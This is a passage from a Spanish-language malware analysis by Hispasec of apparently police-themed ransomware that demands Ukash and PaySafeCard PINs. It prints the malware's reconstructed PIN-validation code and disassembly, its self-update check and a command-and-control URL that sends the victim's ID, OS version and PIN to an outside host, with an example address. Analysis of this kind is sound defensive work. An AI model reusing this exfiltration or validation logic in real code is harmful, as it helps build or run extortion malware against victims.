char *tab[] = {"001",
                     "011",
                     "018",
                     "021",
                     "022",
                     "023",
                     "024",
                     "025",
                     "026",
                     "027",
                     "028",
                     "029",
```

```
HISPASEC SISTEMAS SEGURIDAD Y TECNOLOGÍAS
```

```
"030",
                  "031",
                  "034",
                  "035",
                  "036",
                  "037",
                  "039",
                  "041",
                  "042",
                  "043",
                   "046",
                  "151"};
if(strlen(pin) != 19)
{
       printf("BAD PIN sorry");
       goto error;
}
int v1 = 0;
bool pinOK = false;
do
{
  lstrcpyA(String1, "633718");
  lstrcatA(String1, tab[v1]);
  if ( StrStrIA(pin, String1) )
    pinOK = true;
    printf("Correct pin base value: %s\n",String1);
  ++v1;
}
while ( v1 <= 23 );</pre>
if ( StrStrIA(pin, "00000000000000000")
  || StrStrIA(pin, "000000000000001")
  || StrStrIA(pin, "0000000000000011")
  || StrStrIA(pin, "1111111111111")
  || StrStrIA(pin, "2222222222222")
  || StrStrIA(pin, "33333333333333")
  || StrStrIA(pin, "4444444444444")
  || StrStrIA(pin, "5555555555555")
  || StrStrIA(pin, "6666666666666")
```

HISPASEC SISTEMAS SEGURIDAD Y TECNOLOGÍAS

```
|| StrStrIA(pin, "777777777777")
    || StrStrIA(pin, "888888888888888")
    || StrStrIA(pin, "9999999999999")
    || StrStrIA(pin, "12345")
    || StrStrIA(pin, "6789")
    || StrStrIA(pin, "9876")
    || StrStrIA(pin, "54321")
    || StrStrIA(pin, "1111")
    || StrStrIA(pin, "2222")
    || StrStrIA(pin, "3333")
    || StrStrIA(pin, "4444")
    || StrStrIA(pin, "5555")
    || StrStrIA(pin, "6666")
    || StrStrIA(pin, "7777")
    || StrStrIA(pin, "8888")
    || StrStrIA(pin, "9999")
    || StrStrIA(pin, "0000") )
    pinOK = false;
error:
      printf("pinOK = %d",pinOK);
       return 0;
}
```

#### Volcando el resultado. Estos son las partes válidas de código:

```
Correct pin base value: 633718001
Correct pin base value: 633718011
Correct pin base value: 633718018
Correct pin base value: 633718021
Correct pin base value: 633718022
Correct pin base value: 633718023
Correct pin base value: 633718024
Correct pin base value: 633718025
Correct pin base value: 633718026
Correct pin base value: 633718027
Correct pin base value: 633718028
Correct pin base value: 633718029
Correct pin base value: 633718030
Correct pin base value: 633718031
Correct pin base value: 633718034
Correct pin base value: 633718035
Correct pin base value: 633718036
Correct pin base value: 633718037
Correct pin base value: 633718039
Correct pin base value: 633718041
Correct pin base value: 633718042
Correct pin base value: 633718043
Correct pin base value: 633718046
```



```
Correct pin base value: 633718151
```

Pero solo la base, porque los códigos, como indican las instrucciones, debe ser de 19 caracteres. Esto quiere decir que serán válidos siempre que, por ejemplo empiecen por esas cifras, y se rellene con lo que sea hasta que contenga 19 caracteres. Pero, ojo, ese relleno no puede ser 1111,2222, o el resto de cadenas "baneadas" que se muestran en el código de más arriba. Para aclararlo del todo:

- o 6337181511212098234 sería válido.
- o 6337181511212099999 no sería válido (porque contiene 9999 y está "prohibido" en su código)

## 2.8 PaySafeCard

```
.text:0040536B
                                        byte ptr ds:radioButtonFlag+1,
                                cmp
.text:00405372
                                        ebx, [esp+60h+var_54]
                                mov
.text:00405376
                                        loc 405554
                                jz
.text:0040537C
                                        checkPINPaysafecard
                                call
.text:00405381
                                test
                                        al, al
.text:00405383
                                        loc_405508
                                jz
.text:00405389
                                        offset buffer ; ip_address
                               push
.text:0040538E
                                        edi, offset aPinok; "pinok"
                               mov
.text:00405393
                                call
                                        writeToFile
.text:00405398
                                add
                                        esp, 4
.text:0040539B
                               push
.text:0040539D
                                        ebx, offset a_exeI ; ".exe -i"
                               mov
.text:004053A2
                                        edi, offset ValueName ; "kodak"
                               mov
.text:004053A7
                                call
                                        getKodakPath
.text:004053AC
                                        esi, eax
                                mov
.text:004053AE
                                        regChangeKodak
                                call
```

Hace lo mismo que en el caso de Ukash. Lo único que cambia es la función para comprobar checkPin.

```
|| StrStrIW(&pin, L"8888888888888888")
      || StrStrIW(&pin, L"99999999999999")
      || StrStrIW(&pin, L"12345")
      || StrStrIW(&pin, L"6789")
      || StrStrIW(&pin, L"9876")
      || StrStrIW(&pin, L"54321")
      || StrStrIW(&pin, L"1111")
      || StrStrIW(&pin, L"2222")
      || StrStrIW(&pin, L"3333")
      || StrStrIW(&pin, L"4444")
      || StrStrIW(&pin, L"5555")
      || StrStrIW(&pin, L"6666")
      || StrStrIW(&pin, L"7777")
      || StrStrIW(&pin, L"8888")
      || StrStrIW(&pin, L"9999")
      || StrStrIW(&pin, L"0000") )
      pinOK = false;
  }
  else
  {
    pinOK = false;
  }
  return pinOK;
}
```

Continuamos con el troyano.

También comprueba si existe una versión actualizada de sí mismo:

```
eax, ds:C_i_C_index
.text:00401ACB
                                mov
.text:00401AD0
                                        ecx, ds:scripts_array[eax*4] ;
                                mov
lpszServerName
.text:00401AD7
                                        offset aPartner_024;
                                push
"partner 024"
.text:00401ADC
                                push
.text:00401ADD
                                        offset aS?userSUpgUpg ;
                                push
"/%s?user=%s&upq=upq"
.text:00401AE2
                                lea
                                        edx, [esp+774h]
.text:00401AE9
                                                         ; _DWORD
                                        104h
                                push
                                                         ; _DWORD
.text:00401AEE
                                push
                                        edx
.text:00401AEF
                                        ds:wnsprintfA
                                call
.text:00401AF5
                                        ecx, ds:C_i_C_index
                                mov
.text:00401AFB
                                        ecx, ds:domains_array[ecx*4]
                                mov
.text:00401B02
                                lea
                                        eax, [esp+77Ch]
.text:00401B09
                                add
                                        esp, 14h
                                push
.text:00401B0C
                                        eax
                                        edi, [esp+55Ch]
.text:00401B0D
                                lea
```



```
.text:00401B14
                                 call
                                         getRequest
.text:00401B19
                                 add
                                         esp, 4
.text:00401B1C
                                 push
                                         offset aHttp
                                                          ; "http://"
.text:00401B21
                                mov
                                         edx, edi
.text:00401B23
                                push
                                         edx
                                                          ; DWORD
.text:00401B24
                                call
                                         ds:StrStrIA
```

Si existe esa nueva versión, el troyano se almacena como **kodak.exe** y la vieja versión como **old.tmp**. También comprueba si ya existe el PIN. Si es correcto, crea un ID único de la víctima, basado en esto:

También recoge la versión del sistema operativo, y lo envía todo al atacante creando una URL:

```
.text:00401EE5
                                        ebx
                                push
.text:00401EE6
                                call
                                        getOSVersion
.text:00401EEB
                                mov
                                        ecx, ds:C_i_C_index
                                        edx, ds:scripts_arrays[ecx*4]
.text:00401EF1
                                mov
.text:00401EF8
                                        eax
                                push
.text:00401EF9
                                        edi
                                push
.text:00401EFA
                                        offset aPartner_024;
                                push
"partner 024"
.text:00401EFF
                                        edx
                                push
                                        offset aS?userSUidSOsI;
.text:00401F00
                                push
"/%s?user=%s&uid=%s&os=%i&pin=%s"
.text:00401F05
                                        eax, [esp+678h]
                                lea
.text:00401F0C
                                        104h
                                                          ; _DWORD
                                push
.text:00401F11
                                push
                                         eax
                                                            urlPath
.text:00401F12
                                call
                                        ds:wnsprintfA
```

El resultado será, por ejemplo:

 $\frac{\text{http://lertionk05.be/loc/gate.php?user=partner}}{\text{AD63-806D6172696F}}\\ \text{kos=2}\\ \text{pin=6337180110129384751}$ 

Si no hay PIN, envía la URL sin ese dato. Repite la comprobación cada 13 segundos.

# 2.9 Ejecución con el parámetro -i

Esta opción sirve para borrar tmp.old (que si recordamos, era la versión antigua si existía una nueva) y vuelve a inyectarse en Explorer.exe.

## 2.10 Ejecución con el parámetro -u

Esta opción es directamente inútil. Lo único que hace es salir del proceso, llamando a ExitProcess.